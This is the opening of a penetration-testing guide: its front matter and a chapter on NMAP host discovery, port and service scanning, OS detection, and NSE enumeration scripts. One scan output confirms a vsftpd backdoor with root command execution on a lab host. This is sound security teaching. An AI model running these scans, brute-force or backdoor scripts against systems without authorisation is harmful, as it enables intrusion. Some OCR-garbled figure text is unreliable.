Quick Start Guide to Penetration Testing

With NMAP, OpenVAS and Metasploit

Sagar Rahalkar



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About the Author

Sagar Rahalkar is a seasoned information security professional with 11 years of comprehensive experience in the various verticals of information security. His domain expertise is in cybercrime investigations, digital forensics, application security, vulnerability assessment and penetration testing, compliance for mandates and regulations, and IT CRC. He has a master's degree in computer science and several industryrecognized certifications such as Certified Cyber Crime Investigator, Certified Ethical Hacker, Certified Security Analyst, ISO 27001 Lead Auditor, IBM Certified Specialist – Rational AppScan, Certified Information Security Manager (CISM), and PRINCE2, to name a few. He has been closely associated with Indian law enforcement agencies for more than four years, dealing with digital crime investigations and related trainings for officers, and has received several awards and appreciations from senior officials in police and defense organizations in India. He is the author of several books and articles on information security.

About the Technical Reviewer



Sanjib Sinha is a certified .NET Windows and web developer, specializing in Python, security programming, and PHP; he won Microsoft's Community Contributor Award in 2011. As a published author, his books include *Beginning Ethical Hacking with Python* and *Beginning Laravel*, published by Apress.

Introduction

Vulnerability assessment and penetration testing have become very important, especially in the past couple of years. Organizations often have complex networks of assets storing sensitive data, and such assets are exposed to potential threats from the inside as well as from the outside. To get an overview of the security posture of an organization, conducting a vulnerability assessment is an essential step. Performing penetration tests requires a well-planned and methodical approach.

To help you perform various tasks across the phases of the penetration testing lifecycle, there are tons of tools, scripts, and utilities available. Linux distributions such as Kali Linux even provide bundled tools to perform these tasks.

It is natural to get overwhelmed with the number of tools available. However, there are a few tools that are so powerful and flexible that they alone can perform most of the tasks across the phases of the penetration testing lifecycle.

This book will get you started with the fundamentals of three such tools: NMAP, OpenVAS, and Metasploit. Just by using these three tools alone, you will acquire extensive penetration testing capabilities.

By the end of this book, you'll have a substantial understanding of NMAP, OpenVAS, and Metasploit and will be able to apply your skills in real-world pen testing scenarios.

CHAPTER 1

Introduction to NMAP

Vulnerability assessment and penetration testing have gained high importance especially in the last couple of years. Organizations often have a complex network of assets storing sensitive data. Such assets are exposed to potential threats from inside as well as from outside the organization. To get an overview of the security posture of the organization, conducting a vulnerability assessment is essential.

It is important to understand the clear difference between vulnerability assessments and penetration testing. To understand this difference, let's consider a real-world scenario. You notice that your neighbor's door isn't locked properly, and the neighbor is not at home. This is a vulnerability assessment. Now if you actually open the neighbor's door and enter the house, then that is a penetration test. In an information security context, you may notice that the SSH service is running with weak credentials; this is part of a vulnerability assessment. If you actually use those credentials to gain access, then it is a penetration test. Vulnerability assessments are often safe to perform, while penetration tests, if not performed in a controlled way, can cause serious damage on the target systems.

Thus, a vulnerability assessment is one of the essential prerequisites for conducting a penetration test. Unless you know what vulnerabilities exist on the target system, you won't be able to exploit them.

Performing penetration tests requires a well-planned and methodological approach. It is a multistep process. The following are some of the phases of penetration testing:

- *Information gathering*: Information gathering is the most important phase of the penetration testing lifecycle. This phase is also referred to as *reconnaissance*. It involves the use of various passive and active techniques to gather as much information as possible about the target system. Detailed information gathering lays a solid foundation for further phases in the penetration testing lifecycle.
- *Enumeration*: Once you have basic information about the target, the enumeration phase uses various tools and techniques to probe the target in detail. It involves finding out the exact service versions running on the target system.
- *Vulnerability assessment*: The vulnerability assessment phase involves the use of various tools and methodologies to affirm the existence of known vulnerabilities in the target system.
- *Gaining access*: From the previous phase, you have a list of probable vulnerabilities for your target. You can now attempt to exploit these vulnerabilities to gain access to the target system.
- *Escalating privileges*: You may get access to your target system by exploiting a particular vulnerability; however, the access may be restricted. To infiltrate deeper, you need to use various techniques and escalate the privileges to that of highest level such as administrator, root, and so on.

- *Maintaining access*: Now that you have worked hard gaining access to the target system, you will certainly want it to persist. This phase involves using various techniques to make the access to the target system persistent.
- *Covering tracks*: The penetration process may create garbage files, modify configuration files, change registry entries, create audit logs, and so on. Covering your tracks involves cleaning up all the traces left during the previous phases.

To perform various tasks in these phases, there are hundreds of tools, scripts, and utilities available. Linux distributions such as Kali Linux even provide bundled tools to perform these tasks.

It is natural to get overwhelmed with the number of tools available. However, there are a few tools that are so powerful and flexible that they alone can perform most of the tasks in all of these phases.

This book is about three such tools: NMAP, OpenVAS, and Metasploit. Just having these three tools in your arsenal can provide extensive penetration testing capabilities.

Table 1-1 describes how these tools could be used in various phases of the penetration testing lifecycle.

Penetration Testing Phase	Tool
Information gathering	NMAP, Metasploit
Enumeration	NMAP, Metasploit
Vulnerability assessment	OpenVAS
Gaining access	Metasploit
Escalating privileges	Metasploit
Maintaining access	Metasploit
Covering tracks	Metasploit

Table 1-1. Tools for Pen Testing Phases

From this table, it is evident that the three tools are capable of performing the tasks across all the phases of the penetration testing lifecycle.

This book focuses on these three tools and helps you get started with fundamentals of each of these tools. This chapter will cover NMAP.

NMAP

Now that you have a fair idea of the different phases in the penetration testing lifecycle and what tools are required, let's move on to our first tool, NMAP. You'll learn about various features of NMAP including the following:

- Installing NMAP
- Using NMAP with ZENMAP
- Understanding the NMAP port states
- Conducting basic scanning with NMAP

- Understanding TCP scans versus UDP scans
- Enumerating target operating systems and services
- Fine-tuning the scans
- Using NMAP scripts
- Invoking NMAP from Python

NMAP Installation

NMAP can be installed on both Windows and Unix-based systems. To install NMAP on Windows, simply go to https://nmap.org/download. https://nmap.org/download. https://nmap.org/download. https://nmap.org/download.

For Unix-based systems, you can install NMAP from the command line. Security distributions like Kali Linux have NMAP installed by default. However, for other regular distributions, it needs to be installed separately.

You can simply use the command apt install nmap for Debianbased systems, as shown in Figure 1-1. This command will install NMAP along with all the required dependencies.




Figure 1-1. Installing NMAP on a Debian-based system

Introduction to NMAP and ZENMAP

NMAP was initially a command-line utility. On a Linux terminal, you can simply type the command nmap to get started. Figure 1-2 shows the output of the nmap command. It displays the various parameters and switches that need to be configured to scan a target.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
 Can pass hostnames, IP addresses, networks, etc.
 Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
 -sn: Ping Scan - disable port scan
 -Pn: Treat all hosts as online -- skip host discovery
 -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
 -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
 -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
 -sU: UDP Scan
```

Figure 1-2. Output of the nmap command on the terminal

ZENMAP is a graphical front end to NMAP. It offers the same functionality in a more user-friendly way. ZENMAP is part of the default Kali Linux installation and can be accessed at Applications ➤ Information Gathering ➤ ZENMAP. Figure 1-3 shows the initial ZENMAP screen. The ZENMAP interface has three main configurable settings.

- *Target*: This can be a single IP address, list of multiple IPs, or an entire subnet.
- *Profile*: ZENMAP has set of several predefined scan profiles. The profiles are classified based on the types of scans available in NMAP. Either you can choose among the available profiles or you can have a custom scan as per your requirements.

• *Command*: Once you enter a target and select a predefined profile, ZENMAP will autopopulate the Command field. You can also use this field if you want to execute a customized scan against the predefined profile.



Figure 1-3. Initial screen/interface of ZENMAP

NMAP Port States

Though the current version of NMAP is capable of performing many tasks, it initially started out as a port scanner. NMAP has certain ways to detect whether the port on the target system is open or closed. NMAP detects the status of the target port using predefined states as follows:

> *Open*: The Open state indicates that an application on the target system is actively listening for connections/packets on that port.

Closed: The Closed state indicates there isn't any application listening on that port. However, the port state could change to Open in the future.

Filtered: The Filtered state indicates that either a firewall, a filter, or some kind of network hurdle is blocking the port and hence NMAP isn't able to determine whether it is open or closed.

Unfiltered: The Unfiltered state indicates that ports are responding to NMAP probes; however, it isn't possible to determine whether they are open or closed.

Open/Filtered: The Open/Filtered state indicates that the port is either filtered or open; however, NMAP isn't precisely able to determine the state.

Closed/Filtered: The Closed/Filtered state indicates that the port is either filtered or closed; however, NMAP isn't precisely able to determine the state.

Basic Scanning with NMAP

NMAP is a complex tool with numerous options and switches available. In this section, you'll see various NMAP usage scenarios starting with the most basic scans.

Before you get into the actual scanning, it is important to note that NMAP is a noisy tool. It creates a lot of network traffic and at times can consume much bandwidth. Many of the intrusion detection systems and intrusion prevention systems may detect and block NMAP traffic. It is said that a basic default NMAP scan on one single host can generate more than 4MB of network traffic. So, even if you do a basic scan on an entire subnet, it will create around 1GB of traffic. Hence, it is essential to perform NMAP scans with complete knowledge of the switches being used.

Basic Scan on a Single IP

Here's the command:

nmap -sn <target IP address>

Let's start with a basic ping scan on a single target. A ping scan will not check for any open ports; however, it will tell you whether the target is alive. Figure 1-4 shows the output of a ping scan done on a single target IP address.



Figure 1-4. Output of basic NMAP scan done on single IP address

Basic Scan on an Entire Subnet

Here's the command:

```
nmap -sn <target IP subnet>
```

In a practical scenario, you may have multiple IP addresses that you need to check. To get a quick overview of which hosts in a given subnet are alive, you can do an NMAP ping scan on the entire subnet. A subnet is just a logical division of the network. Scanning the entire subnet will give you an overview of what systems are present in the network. Figure 1-5 shows the output of a ping scan done on subnet 192.168.25.0-255. You can see that out of 255 hosts, only seven hosts are up and running. Now you can further probe these seven hosts and get more detailed information.




Figure 1-5. Output of basic NMAP scan done on a subnet

Scan Using an Input File

Here's the command:

```
nmap -sn -iL <file path>
```

There might be a scenario where you need to scan a wide range of IP addresses. Instead of entering them in a comma-separated format to NMAP, you can put them all in a file and feed that file to the NMAP engine. Figure 1-6 shows the content of the hosts.txt file that contains a list of IP addresses.




Figure 1-6. Hosts file containing a list of IP addresses to be scanned

Now you can simply feed the hosts.txt file to NMAP and perform the scan, as shown in Figure 1-7.




Figure 1-7. Output of basic NMAP scan done on multiple IP addresses listed in hosts.txt file

Reason Scan

Here's the command:

```
nmap --reason<target IP address>
```

In a normal NMAP scan, you might get a list of open ports; however, you will not know the reason why NMAP reported a particular port as open. The NMAP reason scan is an interesting option where NMAP provides a reason for every port reported as open, as shown in Figure 1-8. NMAP scans are based on the TCP flags that are set in the request and response. In this case, the open ports were detected based on the SYN and ACK flags set in TCP packets.




Figure 1-8. Output of reason NMAP scan done on a single IP address

Supported Protocols

Here's the command:

```
nmap -sO<target IP address>
```

As part of information gathering and reconnaissance, it may be worthwhile to know what IP protocols are supported by the target. Figure 1-9 shows that this target is supporting two protocols: TCP and ICMP.




Figure 1-9. Output of NMAP protocol scan done on a single IP address

Firewall Probe

In an enterprise network full of firewalls, intrusion detection systems, and intrusion prevention systems, it is quite possible that your NMAP scans will not only be detected but also be blocked. NMAP offers a way to probe whether its scans are getting filtered by any intermediate device like a firewall. Figure 1-10 shows that all 1,000 ports that NMAP scanned were unfiltered; hence, there wasn't the presence of any filtering device.



Figure 1-10. Output of NMAP firewall probe done against a single IP address

Topology

ZENMAP has an interesting feature that helps you visualize the network topology. Say you did a ping scan on the subnet and found a few hosts alive. Figure 1-11 shows the network topology diagram for the hosts that you found alive. The diagram can be accessed using the Topology tab within the ZENMAP interface.




Figure 1-11. Host topology diagram in ZENMAP

Quick TCP Scan

Here's the command:

```
nmap -T4 -F<target IP address>
```

Now that you have list of hosts that are alive within the subnet, you can perform some detailed scans to find out the ports and services running on them. You can set the target IP address, select Quick Scan as the profile, and then execute the scan. Figure 1-12 shows the output of a scan highlighting several ports open on the target.




Figure 1-12. Output of quick TCP NMAP scan done on a single IP address

Service Enumeration

Here's the command:

```
nmap -sV<target IP address>
```

Now that you have a live host and you also know which ports are open, it's time to enumerate the services associated with those ports. For example, you can see that port 21 is open. Now you need to know which service is associated with it and what is the exact version of the server catering the service. You can use the command nmap -sV <target IP address>, as shown in Figure 1-13. The -sV switch stands for the service version. Enumerating services and their versions provides a wealth of information that can be used to build further attacks.




Figure 1-13. Output of NMAP service scan done on a single IP address

UDP Port Scan

Here's the command:

```
nmap -sU -p 1-1024<target IP address>
```

All the scans that you did so far gave you information only about TCP ports. However, the target may also have services running on UDP ports. A default NMAP scan probes only TCP ports. You need to exclusively scan for UDP ports and services. To scan common UDP ports, you can use the command nmap -sU -p 1-1024 <target IP address>. The -sU parameter will tell the NMAP engine to specifically scan UDP ports, while the -p 1-1024 parameter will limit the NMAP to scan only ports in the range 1 to 1024. It is also important to note that the UDP port scan takes a significantly longer time than a normal TCP scan. Figure 1-14 shows the output of a sample UDP scan.



Figure 1-14. Output of basic NMAP UDP scan done on a single IP address

OS Detection

Here's the command:

```
nmap -O<target IP address>
```

Now that you know how to probe for open ports and enumerate services, you can go further and use NMAP to detect the operating system version that the target is running on. You can use the command nmap -0 <target IP address>. Figure 1-15 shows the output of an NMAP operating system detection probe. You can see that the target is running Linux based on kernel 2.6.X.




Figure 1-15. Output of NMAP OS detection scan done on a single IP address

Intense Scan

Here's the command:

```
nmap -T4 -A -v <target IP address>
```

So far, you have used NMAP for performing individual tasks such as port scanning, service enumeration, and OS detection. However, it is possible to perform all these tasks with a single command. You can simply set your target IP address and select the intense scan profile. NMAP will do a TCP port scan, enumerate services, and in addition run some advanced scripts to give more useful results. For example, Figure 1-16 shows the output of an NMAP intense scan that not only enumerated an FTP server but also highlighted that it has Anonymous FTP access enabled.




Figure 1-16. Output of intense NMAP scan done on a single IP address

NMAP Scripts

NMAP has long evolved from a basic port scanner. It is way more powerful and flexible than just a port scanner. NMAP's functionality can be extended using NMAP scripts. The NMAP scripting engine is capable of executing scripts allowing in-depth target enumeration and information gathering. NMAP has about 600 scripts serving different purposes. In Kali Linux, the scripts can be found at /usr/share/nmap/scripts. The next section will discuss how you can use NMAP scripts for enumerating various TCP services.

HTTP Enumeration

HTTP is a common service found on many hosts. It runs on port 80 by default. NMAP has a script for enumerating HTTP services. It can be invoked using the command nmap -script http-enum <target IP

address>. Figure 1-17 shows the output of the http-enum script. It shows various interesting directories hosted on the web server that may be useful in building further attacks.




Figure 1-17. Output of NMAP script http-enum executed against target IP address

HTTP Methods

HTTP supports the use of various methods such as GET, POST, DELETE, and so on. Sometimes these methods are left open on the web server unnecessarily. you can use the NMAP script http-methods, as shown in Figure 1-18, to enumerate HTTP methods allowed on the target system.




Figure 1-18. Output of NMAP script http-methods executed against a target IP address

The following are some additional NMAP scripts for HTTP enumeration:

- http-title
- http-method-tamper
- http-trace
- http-fetch
- http-wordpress-enum
- http-devframework
- http NSE Library

SMB Enumeration

Server Message Block (SMB) is a protocol extensively used for network file sharing. SMB commonly runs on port 445. So, if you find a target with port 445 open, you further enumerate it using NMAP scripts. you can invoke the SMB enumeration by using the command nmap -p 445 -script-smb-osdiscovery <target IP address>. The -p 445 parameter triggers the script to run against port 445 on the target. The script output shown in Figure 1-19 will give you the exact SMB version, the OS used, and the NetBIOS name.



Figure 1-19. Output of NMAP script smb-os-discovery executed against a target IP address

Another useful NMAP script is smb-enum-shares, as shown in Figure 1-20. It lists all the SMB shares on the target system.




Figure 1-20. Output of NMAP script smb-enum-shares executed against target IP address

The following are some additional NMAP scripts for SMB enumeration:

- smb-vuln-ms17-010
- smb-protocols
- smb-mbenum
- smb-enum-users

- smb-enum-processes
- smb-enum-services

DNS Enumeration

The Domain Name System is indeed the backbone of the Internet as it does the crucial job of translating host names to IP addresses and vice versa. It runs on port 53 by default. Enumerating a DNS server can give a lot of interesting and useful information. NMAP has several scripts for enumerating a DNS service. Figure 1-21 shows a DNS server enumeration revealing its version details.




Figure 1-21. Output of DNS enumeration executed against a target *IP address*

The following are some additional NMAP scripts for DNS enumeration:

- dns-cache-snoop
- dns-service-discovery
- dns-recursion
- dns-brute
- dns-zone-transfer
- dns-nsid
- dns-nsec-enum
- dns-fuzz
- dns-srv-enum

FTP Enumeration

File Transfer Protocol (FTP) is the most commonly used protocol for transferring files between systems. It runs on port 21 by default. NMAP has multiple scripts for enumerating FTP service. Figure 1-22 shows the output of two scripts.

- ftp-syst
- ftp-anon

The output shows the FTP server version details and reveals that the server is accepting anonymous connections.

CHAPTER 1 INTRODUCTION TO NMAP

ican Iools Profile Help	Zenmap
wget: 192.168.25.129	Profile:
*	v Prone.
ommand: nmapscript ftp-syst 192.168.25.129script ftp-anon	
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans	
IS Host , nmapscript ftp-syst 192.168.25.129script ftp-anon	
<pre>3 1001 3 192168:2512 3 192168:2512 3 Sarting Nmap 7.60 (https://nmap.org) at 2018-09-19 16:04 IST Nmaps can report for 192.168.25.129 Host is up (0.00009s latency). Not_shakm: 977 Closed ports PORT STATE SERVICE 21/tcp open ftp </pre>	

Figure 1-22. Output of NMAP scripts ftp-syst and ftp-anon executed against a target IP address

Since the target is running the vsftpd server, you can try another NMAP script, which will check whether the FTP server is vulnerable. The script ftp-vsftpd-backdoor can be used, as shown in Figure 1-23.

CHAPTER 1 INTRODUCTION TO NMAP

Com Taola Dedita I	late :		Zenn	ap	0	
can Tools Profile Harget: 192.168.25.1			Profile:	×	C	
			Profile:	•	Scan	Canc
Command: nmap sc	ript ftp-vsftpd-backdoor 192.16	8.25.129				
Hosts Services	Nmap Output Ports / Hosts	Topology Host Deta	ils Scans			
OS Host	nmapscript ftp-vsftpd-back	door 192.168.25.129			¢ I	Deta
 192168.25.12 192.168.25.13 Filter Hosts 	IDs: 05VDB:735 VsFTPd versio Disclosure date Exploit results Shell command Results: uid References: http://osvdb. https://githu vsftpd_234_backdoor.r	<pre>i: 3.4 backdoor LE (Exploitable) 73 CVE-CVE-2011 n 2.3.4 backdoor : 2011-07-03 : i id 0(root) gid=0(ro org/73573 ifre.org/cg1-bin b.con/rapid7/met b s-ssn oft-ds istry lock y-ftp esgl n ::11:8E:81 (VMwar</pre>	-2523 , this w hot) //cvename asploit- gspot.co	n 2.88 seconds		

Figure 1-23. Output of NMAP script ftp-vsftpd-backdoor executed against a target IP address

The result shows that the FTP server is vulnerable; you'll learn how to exploit it later in this book.

The following are some additional NMAP scripts for FTP enumeration:

- ftp-brute
- ftp NSE
- ftp-bounce
- ftp-vuln-cve2010-4221
- ftp-libopie

MySQL Enumeration

MySQL is one of the most popular open source relational database management systems. It runs on port 3306 by default. NMAP has scripts for enumerating the MySQL service. Enumerating a MySQL service can reveal a lot of potential information that could be further used to attack the target database. Figure 1-24 shows the output of the mysql-info script. It shows the protocol version details, server capabilities, and the salt value in use.



Figure 1-24. Output of NMAP script mysql-info executed against a target IP address

The following are some additional NMAP scripts for MySQL enumeration:

- mysql-databases
- mysql-enum
- mysql-brute
- mysql-query
- mysql-empty-password
- mysql-vuln-cve2012-2122
- mysql-users
- mysql-variables

SSH Enumeration

The Secure Shell (SSH) protocol is widely used for secure remote logins and administration. Unlike Telnet, SSH encrypts the traffic, making the communication secure. It runs on port 22 by default. NMAP has scripts for enumerating the SSH service. Figure 1-25 shows output of the ssh2-enumalgos script. It lists the different encryption algorithms supported by the target SSH server.




Figure 1-25. Output of NMAP script ssh2-enum-algos executed against a target IP address

The following are some additional NMAP scripts for SSH enumeration:

- ssh-brute
- ssh-auth-methods
- ssh-run
- ssh-hostkey
- sshv1
- ssh-publickey-acceptance

SMTP Enumeration

Simple Mail Transfer Protocol (SMTP) is used for the transmission of electronic mail. It runs on port 25 by default. NMAP has several scripts for enumerating the SMTP service. These NMAP scripts could reveal several weaknesses in the SMTP server such as open relays, acceptance of arbitrary commands, and so on. Figure 1-26 shows output of the smtpcommands script. It lists various commands that the target SMTP server is accepting.

CHAPTER 1 INTRODUCTION TO NMAP

ican Iools Profile	11ab	Zenmap
arget: 192.168.25.		v Profile:
ommand: nmap	script smtp-commands 192.168.25.129	. Analysis and a second second
Hosts Services	Nmap Cutput Ports / Hosts Topology Host Details Scans	
OS Host	nmapscript smtp-commands 192.168.25.129	
192.168.25.12	Starting Nap 7.60 (http://htmp.org) at 2018-09-19 Nap scan report for 132.168.25.29 Not is up (0.0026s latency). Nat.shown: 97 closed ports Patt signer: 97 closed ports 2017 signer 50 22/tcp open sch 23/tcp open sch 23/tcp open sch	G, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, OBITMIME,

Figure 1-26. Output of NMAP script smtp-commands executed against a target IP address

Many SMTP servers mistakenly enable open relay. This allows anyone to connect to the SMTP server without authentication and to send mails. This is indeed a critical flaw. NMAP has a script called smtp-open-relay that checks whether the target SMTP server allows for open relays, as shown in Figure 1-27.

CHAPTER 1 INTRODUCTION TO NMAP

	Zenmap		0	
can Tools Profile	Help			
Target: 192.168.25.1	29 v Profile:	v	Scan	
Command: nmapse	cript smtp-open-relay 192.168.25.129			
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans			
OS Host ·	nmapscript smtp-open-relay 192.168.25.129		¢ I	Detail
192.168.25.12				
Filter Hosts	<pre>Starting Nmap 7.60 (https://mmap.org) at 2018-09-28 12:40 IST Nmap scan report for 192.168.25.129 Nost is up (0.0053s latency). Not.shown: 977 closed ports PORT STATE SERVICE 22/tcp open fsh 23/tcp open ssh 23/tcp open ssh 23/tcp open ssh 23/tcp open nethios-ssn 445/tcp open methios-ssn 445/tcp open methios-ssn 445/tcp open methios-ssn 445/tcp open ingresiot4 313/tcp open fsh 139/tcp open fsh 130/tcp open fsh 139/tcp open fsh 130/tcp ope</pre>			

Figure 1-27. Output of NMAP script smtp-open-relay executed against a target IP address

The following are some additional NMAP scripts for SMTP enumeration:

- smtp-enum-users
- smtp-commands
- smtp-brute
- smtp-ntlm-info
- smtp-strangeport
- smtp-vuln-cve2011-1764

VNC Enumeration

The Virtual Network Computing (VNC) protocol is commonly used for remote graphical desktop sharing. It runs on port 5900 by default. NMAP has several scripts for enumerating the VNC service. Figure 1-28 shows the output of the vnc-info script. It shows the protocol version details along with the authentication type.




Figure 1-28. Output of NMAP script vnc-info executed against a target IP address

The following are some additional NMAP scripts for VNC enumeration:

- vnc-brute
- realvnc-auth-bypass
- vnc-title

Service Banner Grabbing

Any service running on a system usually has a banner associated with it. A banner normally contains server version information and may even contain organization-specific information such as disclaimers, warnings, or some corporate e-mail addresses. It is certainly worthwhile to grab service banners to get more information about the target. The NMAP script banner probes all services running on the target and grabs their banners, as shown in Figure 1-29.

